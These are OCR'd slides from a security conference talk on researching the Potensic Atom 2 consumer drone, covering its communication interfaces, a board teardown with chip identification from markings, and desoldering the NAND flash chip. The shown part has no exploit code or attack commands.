
Nd Neodyme

# Hacking Consumer Drones: From Flash Dumping to Root Exploits




BSidesFrankfurt 2026

Tim Schmidt

# Who’s talking


Tim Schmidt | Neodyme


- Security Researcher & Trainer at **Neodyme**
  - Code Audits
  - Penetration Tests
  - Dissecting IoT devices
  - Software Development
- Played a lot of and organized some **CTF**s
  - Org. German Hacking Championship (CSCG / DHM)
  - European Champion @ ECSC 2019
- I build IoT devices in my free time
  - and sometimes they end up looking like bombs.
  - they’re not. i promise.

**Tim Schmidt**

Security Researcher

Neodyme AG





# The target

Potensic Atom 2

**Potensic Atom 2**
Consumer photo/video drone
Gimbal-stabilized 4K camera
Looks similar to a DJI Mini 4K

# Roadmap

~55 minutes

**01** Disassembly & Chip Identification
**02** Firmware Dumping & Correcting for Bit Errors
**03** Getting a foothold on the live drone
**04** Getting fresh firmware images
**05** Finding actual vulnerabilities
**06** Ongoing research
**07** Q&A

# What this talk is about …

… and what it is not.

**This talk is about**

- A fast-paced look at every stage of the IoT security research pipeline
- An example on how to approach IoT security research
- Some details into what kind of troubles to expect compared to regular application security auditing

**This talk is not**

- An exhaustive security audit of one specific drone (Potensic Atom 2)
- A flashy presentation of some super cool rare technical vulnerability we found
- A guide on reverse engineering binaries or Android apps


# Component overview

## Drone, RC, App, Backend

The drone can be reached through

- Long-range RF
- BLE when landed
- WiFi when landed and activated

The remote control mostly relays commands to the drone that it receives from the Android app via Android Open Accessory (AOA).



Nd Neodyme

01


# Disassembly & Chip Identification

# Identifying the boards

## Top side

- Camera
- GPS / Compass module
- Electronic Speed Controller

But: We are looking for the mainboard. That's where main firmware is.




# Identifying the boards

## Bottom side

Mainboard!

And lots of connectors to the other components.




# Finding the storage chip

Preparing the mainboard for inspection (and somewhat breaking it in the process)

Need to

- pry / cut off the metal RF shields
- clean off thermal paste and other gunk
- read chip markings (microscopes help!)




# Finding the storage chip

Reading chip markings

## System-on-a-chip (SoC)

Marking: 23AP10…

- No exact hits
- Found a Chinese article about a similar chip called “21AP10”
  - article is about a drop-in replacement for HiSilicon SD3403 camera SoC




# Finding the storage chip

Reading chip markings

## System-on-a-chip (SoC)

Marking: 23AP10…

- No exact hits
- Found a Chinese article about a similar chip called “21AP10”
  - article is about a drop-in replacement for HiSilicon SD3403 camera SoC
- Older Atom teardown on Reddit mentioned a HiSilicon Hi3559
- Found a datasheet for Hi3519
  - Close enough I guess…




# Finding the storage chip

## Reading chip markings

### RAM

Marking: SEC K4A8G165WC …

- Data sheet found




# Finding the storage chip

Reading chip markings

## ARM Cortex-M4 processor

Marking: GD32F470 VGH6
BUMK618 AL2451 GigaDevice
ARM

- Data sheet found
- Not sure what this is used for
- Probably SD card related




# Finding the storage chip

Reading chip markings

## RAM (again)

Marking: SEC K4A8G165WC …

- Same as before
- Note: very close to SoC on the other side




# Finding the storage chip

## Reading chip markings

**Another ARM Cortex-M4**

Marking: F460JEUA P8VR4400 …

- Also not sure what this is used for
- Found a data sheet for a similarly marked ship
  - HC32**F460JEUA**-QFN48TR




# Finding the storage chip

Reading chip markings

## Wifi + Bluetooth Chip

Marking:
RTL8821CS + Realtek Logo

- Data sheet available
- Might be interesting if we don’t find anything on the main firmware




# Finding the storage chip

Reading chip markings

## NAND storage chip


Marking:
MXIC X243662
MX35UF4GE4AD-241 …

- Data sheet available
- This is what we're after! 🎉




# Desoldering Troubles

Epoxy glue...




Epoxy glue


Epoxy glue



# Desoldering Troubles

Lots of hot air, flux and a bit of cutting later...






# Desoldering Troubles

Lots of hot air, flux and a bit of cutting later...

This thing can tank some heat!



# Desoldering Troubles

Lots of hot air, flux and a bit of cutting later…

Hot tip:

If you’re going to do research on an IoT device, then

BUY AT LEAST TWO OF THEM

(also don’t forget to buy the battery…)

